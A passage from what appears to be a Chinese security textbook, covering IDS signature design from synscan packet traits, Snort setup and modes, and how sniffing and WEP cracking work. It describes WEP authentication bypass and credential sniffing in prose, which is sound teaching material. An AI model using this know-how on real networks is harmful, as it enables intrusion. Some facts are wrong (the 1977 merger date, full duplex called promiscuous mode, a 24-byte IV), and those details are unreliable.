为了更好地理解如何开发基于报头值的特殊数据,下面通过分析一个实例的进行详细阐述。

Synscan是一个流行的用于扫描和探测系统的工具,它发出的信息包具有多种可分辨的特性,包括:

- 不同的来源IP地址信息:TCP来源端口21、目标端口21。
- 服务类型。
- IP鉴定号码39426(IP identification number)。
- 设置SYN和FIN标志位。
- 不同的序列号集合(sequence numbers set)。
- 不同的确认号码集合(acknowledgment numbers set)。
- TCP窗口大小为1028。

我们对以上这些数据进行筛选,看看哪个比较合适做特征数据。我们要寻找的是非法、异常或可疑数据,大多数情况下,这都反映出攻击者利用的漏洞或者他们使用的特殊技术。

以下是特征数据的候选对象:

(1) 只具有SYN和FIN标志集的数据包,这是公认的恶意行为迹象。

(2) 没有设置ACK标志,但却具有不同确认号码数值的数据包,而正常情况应该是0。

(3) 来源端口和目标端口都被设置为21的数据包,经常与FTP服务器关联。这种端口相同的情况一般被称为reflexive,除了个别时候如进行一些特别NetBIOS通信外,正常情况下不应该出现这种现象。reflexive端口本身并不违反TCP标准,但大多数情况下它们并非预期数值。例如在一个正常的FTP对话中,目标端口一般是21,而来源端口通常都高

于 1023。

（4）TCP 窗口大小为 1028，IP 鉴定号码在所有数据包中为 39426。根据 IP RFC 的定义，这两类数值应在数据包间有所不同，因此，如果持续不变，就表明可疑。

从以上 4 个候选特征对象中，可以单独选出一项作为基于报头的特征数据，也可以选出多项组合作为特征数据。

选择一项数据作为特征有很大的局限性。例如一个简单的特征可以是只具有 SYN 和 FIN 标志的数据包，虽然这可以很好地提示我们可能有一个可疑的行为发生，但却不能给出为什么会发生的更多信息。SYN 和 FIN 通常联合在一起攻击防护墙和其他设备，只要有它们出现，就预示着扫描正在发生、信息正在收集、攻击将要开始。但仅仅这些而已，我们需要的是更多的细节资料。

选择以上 4 项数据联合作为特征也不现实，因为这显得有些太特殊了，而且可能占有太多的系统资源。尽管能够精确地提供行为信息，但是比仅仅使用一个数据作为特征而言，会显得远远缺乏效率。实际上，特征定义永远要在效率和精确度间取得折中。大多数情况下，简单特征比复杂特征更倾向于误报（false positives），因为前者很普遍；复杂特征比简单特征更倾向于漏报（false negatives），因为前者太过全面，攻击软件的某个特征会随着时间的推进而变化。

多也不行，少亦不可，完全应由实际情况决定。例如，我们想判断攻击可能采用的工具是什么，那么除了 SYN 和 FIN 标志以外，还需要什么其他属性？“反身”端口虽然可疑，但是许多工具都使用到它，而且一些正常通信也有此现象，因此不适宜选为特征。TCP 窗口大小 1028 尽管有一点可疑，但也会自然的发生。IP 鉴定号码 39426 也一样。没有 ACK 标志的 ACK 数值很明显是非法的，因此非常适于选为特征数据。当然，根据环境的不同，及时地调整或组合特征数据，才是达到最优效果的不二法门。

接下来我们创建一个特征，用于寻找并确定 synscan 发出的每个 TCP 信息包中的以下属性：

- 只设置了 SYN 和 FIN 标志。
- IP 鉴定号码为 39 426。
- TCP 窗口大小为 1028。

第一个项目已经十分普遍，第二个和第三个项目联合出现在同一数据包的情况不很多，因此，将这三个项目组合起来就可以定义一个详细的特征了。再加上其他的 synscan 属性不会显著地提高特征的精确度，只能增加资源的耗费。到此，判别 synscan 软件的特征如此就创建完毕了。

2. 扩展，创建识别更多异常通信的特征

以上创建的特征可以满足对标准 synscan 软件的探测了。但 synscan 可能存在多种变化，而其他工具也可能是随时改变的，这样上述建立的特征必然不能将它们一一识别。这时就需要结合使用特殊特征和通用特征，才能创建一个更好、更全面的解决方案。如果一个入侵检测特征既能揭示已知威胁，还能预测潜在威胁，这样会大大提高 IDS 的性能。

首先看一个“变脸”synscan 所发出的数据信息特征。

它只设置了 SYN 标志，纯属正常的 TCP 数据包特征。

TCP 窗口大小总是 40KB，而不是 1028KB。40KB 是初始 SYN 信息包中一个罕见的

小窗口所占容量，比正常的数值1028KB少见得多。

“反身”端口数值为53而不是21。老版本的BIND使用“反身”端口用于特殊操作，新版本BIND则不再使用它，因此，经常看到这个信息会让我们睁大怀疑的眼睛。

以上三种数据与标准synscan产生的数据有很多相似出，因此可以初步推断产生它的工具或者是synscan的不同版本，或者是其他基于synscan代码的工具。显然，前面定义的特征已经不能将这个“变脸”识别出来，因为三个特征子项已经面目全非。这时，我们可以采取三种方法：

(1) 再单独创建一个匹配这些内容的特殊特征。

(2) 调整我们的探测目标，只关注普通的异常行为，而不是特殊的异常行为，创建识别普通异常行为的通用特征。

(3) 前两种方法都创建，既全面撒网，也重点垂钓，真实的罪犯必抓，可疑的分子也别跑。

通用特征可以创建：

- 没有设置确认标志，但是确认数值却非0的TCP数据包。
- 只设置了SYN和FIN标志的TCP数据包。
- 初始TCP窗口大小低于一定数值的TCP数据包。

使用以上的通用特征，上面提到过的两种异常数据包都可以有效地识别出来。

当然，如果需要更加详细地探测，再在这些通用特征的基础上添加一些个性数据就可以创建出一个特殊特征来。还是那个观点，创建什么样的特征、创建哪些特征，取决于实际需求，实践是检测创建何种特征的唯一标准吗。

报头值关键元素小结，信息包种类检查分析：

从上面讨论的例子中，可以看到可用于创建IDS特征的多种报头值信息。通常，最有可能用于生成报头相关特征的元素为以下几种：IP地址、特别保留地址、非路由地址、广播地址。

- 不应被使用的端口号，特别是众所周知的协议端口号和木马端口号。
- 异常信息包片段。
- 特殊TCP标志组合值。
- 不应该经常出现的ICMP字节或代码。

知道了如何使用基于报头的特征数据，接下来要确定的是检查何种信息包。确定的标准依然是根据实际需求而定。因为ICMP和UDP信息包是无状态的，所以大多数情况下，需要对它们的每一个属性都进行检查。而TCP信息包是有连接状态的，因此有时候可以只检查连接中的第一个信息包。例如，像IP地址和端口这样的特征将在连接的所有数据包中保持不变，只对它们检查一次就可放心。其他特征如TCP标志会在对话过程的不同数据包中有所不同，如果要查找特殊的标志组合值，就需要对每一个数据包进行检查。检查的数量越多，消耗的资源和时间也就越多。

另外我们还要了解一点：关注TCP、UDP或者ICMP的报头信息要比关注DNS报头信息更方便。因为TCP、UDP以及ICMP都属于IP协议，它们的报头信息和载荷信息都位于IP数据包的payload部分，比如要获取TCP报头数值，首先解析IP报头，然后就可以判断出这个载荷的父类是TCP。而像DNS这样的协议，它又包含在UDP和TCP数据包的

载荷中，如果要获取 DNS 的信息，就必须深入 2 层才能看到真面目。而且，解析此类协议还需要更多更复杂的编程代码，完全不如 TCP 等简单。实际上，这个解析操作也正是区分不同协议的关键所在，评价 IDS 系统的好坏也体现在是否能够很好地分析更多的协议。

8.5　典型入侵检测产品简介

8.5.1　入侵检测工具 Snort

Snort 是目前应用最为广泛的一个 IDS 产品，它被定位为一个轻量级的入侵检测系统，它具有以下几个特点：

（1）它是一个轻量级的网络入侵检测系统，所谓轻量级是指该软件在运行时只占用极少的网络资源，对原有网络性能影响很小。

（2）从数据来源上看，它是一个基于网络入侵的检测软件，即它作为嗅探器对发往同一网络的其他主机的流量进行捕获，然后进行分析。

（3）它的工作采用误用检测模型，即首先建立入侵行为特征库，然后在检测过程中，将收集到的数据包和特征代码进行比较，以得出是否入侵的结论。

（4）它是用 C 语言编写的开放源代码网络入侵检测系统。其源代码可以被自由的读取、传播和修改，任何一个程序员都可以自由地为其添加功能，修改错误，任意传播。这使它能迅速发展完善并推广应用。

（5）它是一个跨平台的软件，所支持的操作系统非常广泛，有 Windows、Linux、Sun OS 等。在 Windows 下安装比较简单：首先下载 Windows 下网络数据包捕获工具 winpcap（www.winpcap.org），然后下载 Snort 安装包，直接双击安装即可。

（6）Snort 有三种主要模式：信息包嗅探器、信息包记录器或成熟的入侵探测系统。

Snort 的一些功能：

- 实时通信分析和信息包记录。
- 包装有效载荷检查。
- 协议分析和内容查询匹配。
- 探测缓冲溢出、秘密端口扫描、CGI 攻击、SMB 探测、操作系统入侵尝试。
- 对系统日志、指定文件、UNIX socket 或通过 Samba 的 winpopus 进行实时报警。

当采用入侵检测模式时，必须载入规则库才能进行检测，载入规则库后，Snort 网络数据和规则集进行模式匹配，从而检测可能的入侵企图。

8.5.2　Cisco 公司的 NetRanger

1996 年 3 月，WheelGroup 基于多年的业界经验推出了 NetRanger。产品分为两部分：监测网络包和发告警的传感器，以及接收并分析告警和启动对策的控制器。

另外，至少还需要一台奔腾级的 PC 来运行传感器程序，一台 Sun SparcStation 通过 OpenView 或 NetView 来运行控制器程序。两者都运行 Sun 的 Solaris。

NetRanger 以其高性能而闻名，而且它还非常易于裁剪。控制器程序可以综合多站点的信息并监视散布在整个企业网上的攻击。NetRanger 的最大名声在于其是针对企业而设

计的。这种名声的标志之一是其分销渠道，EDS、Perot Systems、IBM Global Services 都是其分销商。

NetRanger 在全球广域网上运行很成功。例如，它有一个路径备份(Path-doubling)功能。如果一条路径断掉了，信息可以从备份路径上传过来。它甚至能做到从一个点上监测全网或把监测权转给第三方。

NetRanger 的另一个强项是其在检测问题时不仅观察单个包的内容，而且还看上下文，即从多个包中得到线索。这是很重要的一点，因为入侵者可能以字符模式存取一个端口，然后在每个包中只放一个字符。如果一个监测器只观察单个包，它就永远不会发现完整的信息。

按照 GartnerGroup 公司的研究专家 Jude O'Reilley 的说法，NetRanger 是目前市场上基于网络的入侵检测软件中经受实践考验最多的产品之一。

但是，对于某些用户来讲，NetRanger 的强项也可能正好是其不足。它被设计为集成在 OpenView 或 NetView 下，在网络运行中心(NOC)使用，其配置需要对 UNIX 有详细的了解。NetRanger 相对较昂贵，这对于一般的局域网来讲未必很适合。

8.5.3 Network Associates 公司的 CyberCop

Network Associates 公司是 1977 年由以做 Sniffer 类探测器闻名的 Network General 公司与以做反病毒产品为专业的 McAfee Associates 公司合并而成的。NetWork Associates 从 Cisco 那里取得授权，将 NetRanger 的引擎和攻击模式数据库用在 CyberCop 中。

CyberCop 基本上可以认为是 NetRanger 的局域网管理员版。这些局域网管理员正是 NetWork Associates 的主要客户群。其软件价格比 NetRanger 还贵：传感器为 9000 美元，服务器上的控制器为 15 000 美元。但其平台却可以是运行 Solaris 2.5.1 的 Dell PC(通常 CyberCop 是预装在里面的)。运行传感器的平台一般要 3000 美元，控制器的平台要 5000 美元。

另外，CyberCop 被设计成一个网络应用程序，一般在 20 分钟内就可以安装完毕。它预设了 6 种通常的配置模式：Windows NT 和 UNIX 的混合子网、UNIX 子网、NT 子网、远程访问、前沿网(如 Internet 的接入系统)和骨干网。它没有 Netware 的配置。

前端设计成浏览器方式主要是考虑易于使用，发挥 Network General 在提炼包数据上的经验，用户使用时也易于查看和理解。像在 Sniffer 中一样，它在帮助文档里结合了专家知识。CyberCop 还能生成可以被 Sniffer 识别的踪迹文件。与 NetRanger 相比，CyberCop 缺乏一些企业应用的特征，如路径备份功能等。

按照 CyberCop 产品经理 Katherine Stolz 的说法，Network Associates 公司在安全领域将有一系列的举措和合作。“我们定位在大规模的安全上，我们将成为整体解决方案的提供者。”

8.5.4 Internet Security System 公司的 RealSecure

RealSecure 的优势在于其简洁性和低价格。与 NetRanger 和 CyberCop 类似，RealSecure 在结构上也是两部分。引擎部分负责监测信息包并生成告警，控制台接收报警并作为配置及产生数据库报告的中心点。两部分都可以在 NT、Solaris、Sun OS 和 Linux

上运行，并可以在混合的操作系统或匹配的操作系统环境下使用。它们都能在商用微机上运行。

对于一个小型的系统，将引擎和控制台放在同一台机器上运行是可以的，但这对于 NetRanger 或 CyberCop 却不行。一个引擎可以向多个控制台报告，一个控制台也可以管理多个引擎。

RealSecure 可以对 CheckPoint Software 的 FireWall-1 重新进行配置。

8.5.5　中科网威的“天眼”入侵检测系统

中科网威信息技术有限公司的“天眼”入侵检测系统、“火眼”网络安全漏洞检测系统是国内少有的几个入侵检测系统之一。它根据国内网络的特殊情况，由中国科学院网络安全关键技术研究组经过多年研究，综合运用了多种检测系统成果制研成功的。它根据系统的安全策略作出反应，实现了对非法入侵的定时报警、记录事件，方便取证，自动阻断通信连接，重置路由器、防火墙，同时及时发现并及时提出解决方案，它可列出可参考的全热链接网络和系统中易被黑客利用和可能被黑客利用的薄弱环节，防范黑客攻击。该系统的总体技术水平达到了“国际先进水平”

8.6　案例——Snort 的安装与使用

1. Snort 安装模式

Snort 可简单安装为守护进程模式，也可安装为包括很多其他工具的完整的入侵检测系统。

简单方式安装时，可以得到入侵数据的文本文件或二进制文件，然后用文本编辑器等工具进行查看。

Snort 若与其他工具一起安装，则可以支持更为复杂的操作。例如，将 Snort 数据发送给数据库系统，从而支持通过 Web 界面进行数据分析，以增强对 Snort 捕获数据的直观认识，避免耗费大量时间查阅晦涩的日志文件。

2. Snort 的简单安装

Snort 的安装程序可以在 Snort 官方网站 http://www.snort.org 上获取。

(1) 安装 Snort

Snort 必须要有 libpcap 库的支持，在安装前需确认系统已经安装了 libpcap 库。

```
[root@mail snort-2.8.0]#./configure--enable-dynamicplugin
[root@mail snort-2.8.0]#make
[root@mail snort-2.8.0]#make install
```

(2) 更新 Snort 规则

下载最新的规则文件 snortrules-snapshot-CURRENT.tar.gz。其中，CURRENT 表示最新的版本号。

```
[root@mail snort]#mkdir /etc/snort
[root@mail snort]#cd /etc/snort
```

```
[root@mail snort]#tar zxvf /path/to/snortrules-snapshot-CURRENT.tar.gz
```

(3) 配置 Snort

建立 config 文件目录：

```
[root@mail snort-2.8.0]#mkdir  /etc/snort
```

复制 Snort 配置文件 snort.conf 到 Snort 配置目录：

```
[root@mail snort-2.8.0]#cp ./etc/snort.conf  /etc/snort/
```

编辑 snort.conf：

```
[root@mail snort-2.8.0]#vi /etc/snort/snort.conf
```

修改后，一些关键设置如下：

```
var HOME_NET yournetwork
var RULE_PATH /etc/snort/rules
preprocessor http_inspect: global\
iis_unicode_map /etc/snort/rules/unicode.map 1252
include /etc/snort/rules/reference.config
include /etc/snort/rules/classification.config
```

(4) 测试 Snort

```
#/usr/local/bin/snort -A fast -b -d -D -l /var/log/snort -c /etc/snort/snort.conf
```

查看文件/var/log/messages，若没有错误信息，则表示安装成功。

3. Snort 的工作模式

Snort 有三种工作模式，即嗅探器、数据包记录器、网络入侵检测系统。

(1) 嗅探器

所谓的嗅探器模式就是 Snort 从网络上获取数据包之后显示在控制台上。若只把 TCP/IP 包头信息打印在屏幕上，则只需要执行下列命令：

```
./snort -v
```

若显示应用层数据，则执行：

```
./snort -vd
```

若同时显示数据链路层信息，则执行：

```
./snort -vde
```

(2) 数据包记录器

如果要把所有的数据包记录到硬盘上，则需要指定一个日志目录，Snort 将会自动记录数据包：

```
./snort -dev -l ./log
```

如果网络速度很快，或者希望日志更加紧凑以便事后分析，则应该使用二进制日志文件

格式。使用下面的命令可以把所有的数据包记录到一个单一的二进制文件中：

```
./snort -l ./log -b
```

(3) 网络入侵检测系统

通过下面命令行，可以将 Snort 启动为网络入侵检测系统模式：

```
./snort -dev -l ./log -h 192.168.1.0/24 -c snort.conf
```

snort.conf 是规则集文件。Snort 会将每个包和规则集进行匹配，一旦匹配成功就会采取相应措施。若不指定输出目录，Snort 就将日志输出到/var/log/snort 目录。

思考题

1. 入侵检测作为安全技术其作用有哪些？
2. 简述入侵检测系统的分类。
3. 简述集中式体系结构的优点。
4. 比较基于主机入侵检测的优点及缺点。
5. 主机入侵检测技术的发展趋势主要体现在哪几个方面？
6. 在具体实现中，专家系统主要面临哪些问题？
7. 比较误用入侵检测与异常入侵检测方法。
8. 异常检测方法主要有哪两种？
9. 简述入侵检测系统部署的原则。
10. 简述入侵检测工具 Snort 的应用。

第 9 章　网络嗅探技术

网络监听则是一种最简单而且最有效的方法，它常常能轻易地获得用其他方法很难获得的信息。

在网络上，监听效果最好的地方是在网关、路由器、防火墙一类的设备处，通常由网络管理员来操作。使用最方便的是在一个以太网中的任何一台上网的主机上，这是大多数黑客的做法。

网络监控的基础是数据捕获，网络监控系统是并接在网络中来实现对于数据的捕获的，这种方式和入侵检测系统相同，我们称这种数据获取方式为网络嗅探。网络嗅探是网络监控系统的实现基础。

9.1　网络嗅探监听的原理

9.1.1　网卡工作原理

网卡收到传输来的数据，网卡内的单片程序先接收数据头的目的 MAC 地址，根据计算机上的网卡驱动程序设置的接收模式判断该不该接收，认为该接收就在接收后产生中断信号通知 CPU，认为不该接收就丢弃不管，所以不该接收的数据网卡就截断了，计算机根本就不知道。CPU 得到中断信号产生中断，操作系统就根据网卡驱动程序中设置的网卡中断程序地址调用驱动程序接收数据，驱动程序接收数据后放入信号堆栈让操作系统处理。

局域网又是如何工作呢？

数据在网络上是以很小的称为帧（Frame）的单位传输的。帧由好几部分组成，不同的部分执行不同的功能。（例如，以太网的前 12 字节存放的是源和目的地址，这些位告诉网络：数据的来源和去处。以太网帧的其他部分存放实际的用户数据、TCP/IP 的报文头或 IPX 报文头等）。

帧通过特定的网络驱动程序进行成型，然后通过网卡发送到网线上。通过网线到达它们的目的机器，在目的机器的一端执行相反的过程。接收端机器的以太网卡捕获到这些帧，并告诉操作系统帧的到达，然后对其进行存储。就是在这个传输和接收的过程中，嗅探器会造成安全方面的问题。

通常在局域网中同一个网段的所有网络接口都有访问在物理媒体上传输的所有数据的能力，而每个网络接口都还应该有一个硬件地址，该硬件地址不同于网络中存在的其他网络接口的硬件地址，同时，每个网络至少还要一个广播地址（代表所有的接口地址）。在正常情况下，一个合法的网络接口应该只响应以下两种数据帧：

（1）帧的目标区域具有和本地网络接口相匹配的硬件地址。

（2）帧的目标区域具有“广播地址”。

在接收到上面两种情况的数据包时，网卡通过 CPU 产生一个硬件中断，该中断能引起

操作系统注意,然后将帧中所包含的数据传送给系统进一步处理。

当采用共享集线器,用户发送一个报文时,这些报文就会发送到 LAN 上所有可用的机器。在一般情况下,网络上所有的机器都可以“听”到通过的流量,但对不属于自己的报文则不予响应(换句话说,工作站 A 不会捕获属于工作站 B 的数据,而是简单地忽略这些数据)。

如果局域网中某台机器的网络接口处于混杂(promiscuous)模式(即网卡可以接收其收到的所有数据包),那么它就可以捕获网络上所有的报文和帧,如果一台机器被配置成这样的方式,它(包括其软件)就是一个嗅探器。

9.1.2 网络嗅探监听的原理

对于目前很流行的以太网协议,其工作方式是:将要发送的数据包发往连接在一起的所有主机,包中包含着应该接收数据包主机的正确地址,只有与数据包中目标地址一致的那台主机才能接收。但是,当主机工作混杂模式下,无论数据包中的目标地址是什么,主机都将接收(当然只能监听经过自己网络接口的那些包)。

在 Internet 上有很多使用以太网协议的局域网,许多主机通过电缆、集线器连在一起。当同一网络中的两台主机通信的时候,源主机将写有目的的主机地址的数据包直接发向目的主机。但这种数据包不能在 IP 层直接发送,必须从 TCP/IP 协议的 IP 层交给网络接口,也就是数据链路层,而网络接口是不会识别 IP 地址的,因此在网络接口数据包又增加了一部分以太帧头的信息。在帧头中有两个域,分别为只有网络接口才能识别的源主机和目的主机的物理地址,这是一个与 IP 地址相对应的 48 位的地址。

传输数据时,包含物理地址的帧从网络接口(网卡)发送到物理的线路上,如果局域网是由一条粗缆或细缆连接而成,则数字信号在电缆上传输,能够到达线路上的每一台主机。当使用集线器时,由集线器再发向连接在集线器上的每一条线路,数字信号也能到达连接在集线器上的每一台主机。当数字信号到达一台主机的网络接口时,正常情况下,网络接口读入数据帧,进行检查,如果数据帧中携带的物理地址是自己的或者是广播地址,则将数据帧交给上层协议软件,也就是 IP 层软件,否则就将这个帧丢弃。对于每一个到达网络接口的数据帧,都要进行这个过程。

然而,当主机工作在混杂模式下,所有的数据帧都将被交给上层协议软件处理。而且,当连接在同一条电缆或集线器上的主机被逻辑地分为几个子网时,如果一台主机处于混杂模式下,它还能接收到发向与自己不在同一子网(使用了不同的掩码、IP 地址和网关)的主机的数据包。也就是说,在同一条物理信道上传输的所有信息都可以被接收到。另外,现在网络中使用的大部分协议都是很早设计的,许多协议的实现都是基于一种非常友好的、通信的双方充分信任的基础之上,许多信息以明文发送。因此,如果用户的账户名和口令等信息也以明文的方式在网上传输,而此时一个黑客或网络攻击者正在进行网络监听,只要具有初步的网络和 TCP/IP 协议知识,便能轻易地从监听到的信息中提取出感兴趣的部分。同理,正确地使用网络监听技术也可以发现入侵并对入侵者进行追踪定位,在对网络犯罪进行侦查取证时获取有关犯罪行为的重要信息,成为打击网络犯罪的有力手段。

启用网卡接口的混杂模式带来的好处是可以知道网络中任何一台机在任一时刻在做什么事。坏处就是接收到太多的包,太占网络带宽。

一般不用专门设置混杂模式,通常安装一个嗅探软件如 Sniffer,打开运行后就设置为

混杂模式了,退出 Sniffer 就回到原来的普通模式。如果在 Windows 中设置的话,右击“我的电脑”,然后选择“硬件”→“设备管理器”命令,打开设备管理器,选择“网络适配器”,右击“网卡”→“高级”→“连接速度和双工模式”,在右边的“值”下拉文本框中选择“全双工”,即混杂模式,如图 9-1 所示。如果想改回来,选择“自动侦测”就可以了。



图 9-1　设置网卡模式

9.1.3　网络嗅探器接入方案

1. 共享式以太网环境中应用网络嗅探器

在共享式以太网中,同一网段中所有主机都连接到一个集线器上。当同一网段中的任何一台主机发送一个数据包后,都会通过集线器以广播的方式发送到网络当中,处在同一网络中的所有其他主机都会看到这些数据包,然后通过查找数据包中的目的 MAC 地址来确认这个包是否是发给自己的。如果是,就接收这个数据包,如果不是,就会丢弃这个包。

这样一来,在共享式以太网中,要嗅探出某台主机接口卡中的流量和嗅探整个网络中的流量都是非常简单的。我们只要将网络嗅探器通过网线连接到集线器中的任意一个空闲端口,然后通过网络嗅探软件,将嗅探器的网络接口卡的工作模式设为混杂模式,就可以捕捉到在网络上传输的所有网络流量。图 9-2 就是在共享式以太网中使用网络分析器的原理图。




图 9-2　共享式以太网方式使用网络分析器原理图

2. 在交换机或路由器的网络环境中应用网络嗅探器

交换机是通过 MAC 地址表来决定将数据包转发到哪个端口的。原则上来讲,简单通过物理方式将网络嗅探器接入到交换机端口,然后将嗅探器的网络接口卡设为混杂模式,依然只能捕捉到进出网络嗅探器本身的数据包。那么,是否有方法可以在交换机网络中,让网络嗅探器捕捉到网络中某台主机的流量,或者整个网段的网络流量呢?答案是肯定的。不过有一定条件限制。首先,用户应当具有物理接触目标网络的权限,另外,用户还具有使用网络嗅探器,以及调整网络设置的权限。满足了这些条件,就一起来分析如何通过端口镜像

(port mirroing)功能达到在交换机网络中嗅探网络流量的目的。

现在一些可网管式交换机，一般都有一种叫做端口镜像的功能，有的也叫端口绑定(port spanning)。这种功能允许用户将交换机中的一个端口设置为端口镜像模式，然后再指定要被镜像的交换机端口关联到这个指定了镜像功能的端口上。完成设置后，这些被镜像的交换机端口中的流量将会同时复制一份到镜像端口上。这样，只要将网络嗅探器连接到这个端口上，然后将嗅探器的网络接口卡设为混杂模式，就可以嗅探到连接到交换机中这些被镜像的端口上的主机发送的数据包。例如 DLink 生产的 DGS3427 系列交换机就可以设置端口镜像功能。而且，有些可网管交换机还可以通过 Web 方式直观地设置这种功能。将网络分析器接入到交换机及网络环境中。

通过端口镜像方式连入网络嗅探器的拓扑如图 9-3 所示。




图 9-3　通过端口镜像方式连入网络嗅探器的拓扑

9.1.4　无线局域网嗅探技术原理

1997 年，IEEE 确定 802.11 作为第一个国际认可的无线局域网标准。1999 年 9 月发布 802.11b 标准。802.11b 标准描述了 OSI 模型的物理层(physical)以及部分数据链路层(data link)协议，工作在 2.4GHz 频段(2.40～2.45GHz)。分为 11 个可用的信道。所有网络硬件设计为可以在任何一个信道上实现监听和发送.但为了直接通信，发送者和接收者必须在同一个信道上。因此无线局域网的嗅探首先要进行信道扫描。确定存在通信的信道，然后固定在一个信道上进行监听。

802.11b 的认证分为开放式认证和共享密钥认证。如果是开放式认证，那么任何与标准兼容的设备都可以通过认证；如果是共享密钥认证。使用 WEP 作为共享密钥通过加密质询信息和解密质询信息判断是否为合法用户。针对共享密钥认证，攻击者可以通过纪录合法用户与接入点之间的认证过程。记录认证过程第二步接入点发送的质询信息和第三步合法用户的加密信息，将两者进行异或运算，那么攻击者就可以使用得到的异或值通过认证。

802.11b 规定了一种称为有线同等保密协议(WEP)的可选加密方案，提供了确保 WLAN 数据流的机制。WEP 采用了 RC4 对称加密算法，即通过配置 WEP，可指定一个长度为 64 位或 128 位密钥对传输数据进行加密。发送者用一个密钥序列与明文异或产生密文。但由于 WEP 中规定的初始化向量的长度为 24B，因此重复的密钥流将易出现。攻击者将得到两条明文的异或值，如果攻击者知道一条明文的某些部分，那么另一条明文的对应部分就可被恢复出来。因此基于 RC4 的弱密钥，通过统计学方法对密文进行破解，只需尝试

很少的密钥就可以接入到网络中。

由上述分析能够看出，攻击者可以利用 802.11b 标准的漏洞突破 WLAN 的认证和加密，嗅探空中传播的 802.11b 信号。

在 802.11b 无线局域网中，一个无线节点并不把数据帧直接发送给另一个节点而是把目的地、接收工作站的地址放在帧的头部，然后把数据帧通过无线电信号发送。所有的无线网络节点平时处在混杂模式，接收到一个数据帧后，利用 802.11MAC 头的第一个地址来判断是不是应该处理这个帧。如果是，该节点就把该数据帧放入存储器，然后传递给协议栈下一层进行处理。如果消息接收准确，接收节点通常发送一个 ACK 进行确认。

